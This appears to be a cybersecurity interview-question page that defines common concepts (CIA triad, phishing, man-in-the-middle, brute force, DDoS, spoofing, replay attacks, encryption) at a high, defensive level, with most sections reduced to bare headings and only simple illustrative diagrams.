Cyber Security Interview Questions
• Images marked with ★ are AI-generated.
What is the primary goal of Cyber Security?

The main objective of cyber security is to protect data. To defend data from cyber threats, the security field uses a trio of
interconnected principles called the CIA triad.
Purpose of the CIA Triad:
Confidentiality:
Integrity:
Availability:
Why It Matters:
What are the fundamental components of cyber security?
Cyber security involves several core elements working collectively to guard systems, networks, and data against cyber threats.
Application Security:
Information Security:
Network Security:
Disaster Recovery & Business Continuity:
Operational Security (OPSEC):
End-User Education:
Integration:
What are the different categories of Cyber Security?
Organizations' assets consist of diverse systems, creating a strong cybersecurity posture requiring coordinated efforts. Cybersecurity
divides into several sub-domains:
Network Security:
Application Security:
Data Security:
Identity Management:
Operational Security:
Mobile Security:
Cloud Security:
Other Important Categories:
What advantages does Cyber Security provide?
Implementing and maintaining cybersecurity offers numerous benefits to organizations and individuals:
Protection Against Cyberattacks:
Data and Network Security:
Limiting Unauthorized Access:
Faster Recovery Post-Breach:
Protection for End-Users and Endpoint Devices:
Regulatory Compliance:
Operational Consistency:
Enhanced Trust:
Financial Benefits:
Competitive Advantage:
Can you explain the CIA Triad in Cyber Security?
The CIA Triad is a key model guiding information security policy in organizations.
The Three Pillars:
Confidentiality:
- Encryption (AES, RSA)
- Access controls and authentication
- Data classification
Integrity:
- Hashing (SHA-256, MD5)
- Digital signatures
- Checksums and version control
Availability:
- Redundancy and backups
- DDoS protection
- Disaster recovery plans
Why CIA Triad Matters:
Beyond CIA — Extended Models:
How do threat, vulnerability, and risk differ?
Threat, Vulnerability, and Risk are related but distinct concepts in cybersecurity.
Threat:
Vulnerability:
Risk:
Relationship formula:
Threat (what could go wrong) + Vulnerability (weakness that can be exploited) = Risk (likelihood of damage)
Mitigation Approach:
What do Risk, Vulnerability, and Threat mean within a network?
In a network context, these terms have specific meanings related to network security:
Threat:
- DDoS attacks
- Man-in-the-middle attacks
- Network sniffing
- Malware propagation
Vulnerability:
- Open ports
- Weak encryption protocols
- Misconfigured firewalls
- Unpatched software
Cyber Risk:
Risk Management Approaches:
Risk Acceptance:
Risk Mitigation:
Risk Transfer:
Risk Avoidance:
Risk Assessment Formula:
Network Risk = Threat × Vulnerability × Asset Value
Common Network Risk Examples:
| Threat | Vulnerability | Network Risk |
|---|---|---|
| DDoS attacker | No DDoS protection | Service downtime |
| Insider threat | Excessive privileges | Data theft |
| Eavesdropper | Unencrypted traffic | Sensitive data leak |
How do active cyber attacks differ from passive ones?
Active vs Passive Cyber Attacks — Key Differences:
Active Cyber Attack:
Passive Cyber Attack:
Comparison Table:
| Aspect | Active Attack | Passive Attack |
|---|---|---|
| Modifies data | Yes | No |
| Detectable | Usually | Difficult |
| CIA Triad target | Integrity, Availability | Confidentiality |
| Examples | DoS, MITM modification | Sniffing, traffic analysis |
| Damage caused | System disruption | Information disclosure |
| Defense priority | Detection & response | Encryption & monitoring |
Examples of Active Attacks:
Denial of Service (DoS):
Man-in-the-Middle (Active):
Replay Attack:
Masquerade:
Examples of Passive Attacks:
Eavesdropping:
Traffic Analysis:
Footprinting:
Defense Strategies:
Against Active Attacks:
Against Passive Attacks:
Who are black hat, white hat, and grey hat hackers?
Hackers are typically classified into three categories based on their intent and ethics:
White Hat Hacker:
Black Hat Hacker:
Grey Hat Hacker:
Comparison Table:
| Aspect | White Hat | Black Hat | Grey Hat |
|---|---|---|---|
| Legal | Yes | No | Often illegal |
| Intent | Protective | Malicious | Mixed |
| Permission | Has authorization | No authorization | Often no permission |
| Motivation | Defense, payment | Profit, harm | Curiosity, recognition |
| Examples | Bug bounty hunters | Cybercriminals | Vulnerability finders |
Other Types of Hackers:
Script Kiddies:
Hacktivists:
State-Sponsored Hackers:
Insider Threats:
Red Team vs Blue Team:
Career Path:
What is a botnet?
A botnet is a network of internet-connected devices infected with malware and controlled remotely by an attacker.
Key Characteristics:
Common Uses of Botnets:
Stealing Data:
Sending Spam:
Launching DDoS Attacks:
Distributing Malware:
Cryptocurrency Mining:
Click Fraud:
Famous Botnets:
Mirai (2016):
Zeus:
Conficker (2008):
Emotet:
Botnet Architecture:
Centralized:
Decentralized (P2P):
Detection and Prevention:
For Users:
For Organizations:
What are some common types of Cyberattacks?
Common cyberattacks that organizations and individuals face include:
Malware:
Phishing:
Password Attacks:
Man-in-the-Middle (MITM):
SQL Injection:
Cross-Site Scripting (XSS):
Denial of Service (DoS):
Distributed Denial of Service (DDoS):
Spoofing:
Ransomware:
Brute Force:
Session Hijacking:
DNS Attacks:
Other Notable Attacks:
Zero-Day Exploits:
Supply Chain Attacks:
Social Engineering:
Insider Threats:
What typical cyber security attacks are prevalent?
The most prevalent cybersecurity attacks in modern times include:
Malware:
Phishing:
Ransomware:
Social Engineering:
DoS (Denial of Service):
DDoS (Distributed DoS):
SQL Injection:
XSS (Cross-Site Scripting):
MITM (Man-in-the-Middle):
Password Attacks:
Spoofing:
Session Hijacking:
DNS Tunneling:
Insider Threats:
Attack Trends:
Rising Attacks:
Cost Impact:
How would you define Phishing?

Phishing is a cybercrime where attackers impersonate trusted entities via email, calls, or texts to trick victims into revealing
sensitive data.
Key Characteristics:
How Phishing Works:
1. Attacker crafts a convincing message mimicking a trusted source.
2. Victim receives the message (email, SMS, call).
3. Victim is lured to a fake website or asked to share information.
4. Credentials or data are captured by the attacker.
5. Attacker uses stolen data for fraud, identity theft, or further attacks.
Common Phishing Vectors:
Email Phishing:
Spear Phishing:
Whaling:
Vishing (Voice Phishing):
Smishing (SMS Phishing):
Clone Phishing:
Common Phishing Lures:
Real-World Impact:
Why Phishing is Effective:
Describe Phishing and methods to prevent it.
Phishing is a deceptive cyberattack where attackers masquerade as trustworthy sources to steal credentials and financial info.
How Phishing Works:
Common Phishing Tactics:
Prevention Methods:
User-Level Prevention:
Avoid Clicking Suspicious Links:
Verify Email Senders:
Use Multi-Factor Authentication (MFA):
Keep Software Updated:
Install Anti-Phishing Tools:
Be Wary of Urgent Messages:
Confirm Requests Directly:
Organizational Prevention:
Security Awareness Training:
Email Security:
Web Filtering:
Endpoint Protection:
Incident Response Plan:
Reporting:
Red Flags to Watch For:
What is meant by a Man-in-the-Middle Attack?

A Man-in-the-Middle (MITM) attack happens when an attacker secretly intercepts and potentially alters communication between two
parties who believe they are directly connected.
Key Characteristics:
How MITM Works:
```
Victim ←→ [Attacker] ←→ Server
(intercepts &
relays messages)
```
1. Attacker positions between victim and destination.
2. Victim's traffic is routed through the attacker.
3. Attacker reads and/or modifies the data.
4. Modified data is forwarded to the destination.
5. Neither party detects the interception.
Common MITM Techniques:
ARP Spoofing:
DNS Spoofing:
Session Hijacking:
SSL Stripping:
Wi-Fi Eavesdropping:
Real-World Example:
Targets of MITM Attacks:
Prevention:
Use HTTPS:
VPN:
Avoid Public Wi-Fi for Sensitive Tasks:
Certificate Pinning:
Multi-Factor Authentication:
Network Monitoring:
Can you explain the man-in-the-middle attack?
A Man-in-the-Middle (MITM) attack involves a malicious actor inserting themselves into communication between two parties, capturing
and possibly modifying data without detection.
Concept:
Common MITM Tactics:
Wi-Fi Eavesdropping:
Session Hijacking:
IP Spoofing:
HTTPS Spoofing:
DNS Spoofing:
SSL Stripping:
Email Hijacking:
Attack Lifecycle:
1. Reconnaissance:
2. Interception:
3. Decryption (if encrypted):
4. Action:
Detection Methods:
Prevention Best Practices:
End-to-End Encryption:
Strong Authentication:
Network Security:
Update and Patch:
Public Wi-Fi Caution:
What does brute force mean in Cyber Security?
A brute force attack tries all possible combinations to guess passwords, login credentials, or encryption keys through **systematic
trial and error**.
Key Characteristics:
How Brute Force Works:
```
Try "password1" → Wrong
Try "password2" → Wrong
Try "password3" → Wrong
...
Try "letmein" → Success!
```
Types of Brute Force Attacks:
Simple Brute Force:
Dictionary Attack:
Credential Stuffing:
Reverse Brute Force:
Hybrid Attack:
Rainbow Table Attack:
Common Targets:
Tools Used by Attackers:
Time to Crack Passwords:
| Password | Time to Crack |
|---|---|
| 6 chars (lowercase) | ~10 seconds |
| 8 chars (mixed) | ~8 hours |
| 12 chars (complex) | ~34,000 years |
| 16 chars (complex) | Trillions of years |
Why Brute Force Still Works:
Impact:
How can brute force attacks be prevented?
Brute force attacks can be effectively prevented through multiple defensive measures:
Using Strong Passwords:
Enabling Multi-Factor Authentication (MFA):
Limiting Login Attempts:
Using CAPTCHA:
Changing Passwords Regularly:
Monitoring Logins:
Account Lockout Policies:
Avoiding Common Usernames:
Additional Defensive Measures:
Rate Limiting:
IP Blocklisting:
Password Hashing:
Salt Passwords:
Two-Factor Authentication Apps:
Web Application Firewalls (WAF):
SSH Hardening:
Network Segmentation:
User Education:
What is a Distributed Denial of Service (DDoS) attack?

A DDoS (Distributed Denial of Service) attack floods a target server or network with **excessive traffic from multiple compromised
devices**, overwhelming resources and disrupting services.
Key Characteristics:
How DDoS Works:
```
[Botnet of 1000s of devices]
↓
Coordinated Attack
↓
Target Server (overwhelmed)
↓
Legitimate users → DENIED
```
Types of DDoS Attacks:
Volume-Based Attacks:
Protocol Attacks:
Application Layer Attacks:
Common DDoS Attack Methods:
SYN Flood:
UDP Flood:
HTTP Flood:
DNS Amplification:
Famous DDoS Attacks:
GitHub (2018):
Dyn DNS (2016):
AWS Shield (2020):
Impact of DDoS:
Cost:
DDoS-as-a-Service:
What is Spoofing in Cyber Security?
Spoofing is an attack where attackers fake a trusted identity by falsifying data to access systems, steal info, or spread malware.
Key Concept:
Common Types of Spoofing:
Email Spoofing:
IP Spoofing:
DNS Spoofing (Cache Poisoning):
Website Spoofing:
Caller ID Spoofing:
Other Spoofing Types:
ARP Spoofing:
MAC Spoofing:
GPS Spoofing:
Text Message Spoofing:
Detection and Prevention:
For Email Spoofing:
For Network Spoofing:
For DNS Spoofing:
General Best Practices:
Real-World Impact:
What is Shoulder Surfing?
Shoulder Surfing is when an attacker observes someone's screen or keyboard to steal sensitive info like passwords or PINs.
Key Characteristics:
Common Scenarios:
Methods Used:
Direct Observation:
Long-Distance Observation:
Camera-Based:
Indirect Observation:
Targets:
High-Risk Locations:
Prevention Techniques:
Physical Awareness:
Privacy Screens:
Strong Authentication:
Discretion:
Workplace Policies:
Organizational Measures:
ATM Design:
Office Layout:
Training:
Technology Solutions:
Real-World Impact:

What is a Replay Attack?
A Replay Attack involves intercepting legitimate data transmissions and retransmitting them maliciously to deceive recipients.
Key Concept:
How Replay Attacks Work:
```
1. Victim sends authentication to server: "Login: encrypted_credentials"
2. Attacker intercepts and saves the message
3. Later, attacker replays: "Login: encrypted_credentials"
4. Server accepts as valid → attacker gains access
```
Common Replay Attack Scenarios:
Authentication Replay:
Network Replay:
Wireless Replay:
Banking Replay:
Real-World Example:
Prevention Techniques:
Use Nonces:
Timestamps:
Session Tokens:
Sequence Numbers:
MAC (Message Authentication Code):
Mutual Authentication:
TLS/SSL:
Real-World Protection:
Kerberos:
OAuth 2.0:
HMAC:
Banking/Payment Systems:
Why Replay Attacks Are Dangerous:
Define encryption and decryption.

Encryption and decryption are fundamental cryptographic operations for protecting information.
Encryption:
Decryption:
Basic Process:
```
Plaintext → [Encryption Algorithm + Key] → Ciphertext
Ciphertext → [Decryption Algorithm + Key] → Plaintext
```
Example:
```
Plaintext: "Hello World"
Encryption: AES with key "secret_key_123"
Ciphertext: "x9$Kj!2mPq#aZ"
Decryption: AES with key "secret_key_123"
Plaintext: "Hello World"
```
Types of Encryption:
Symmetric Encryption:
Asymmetric Encryption:
Common Use Cases:
Data at Rest:
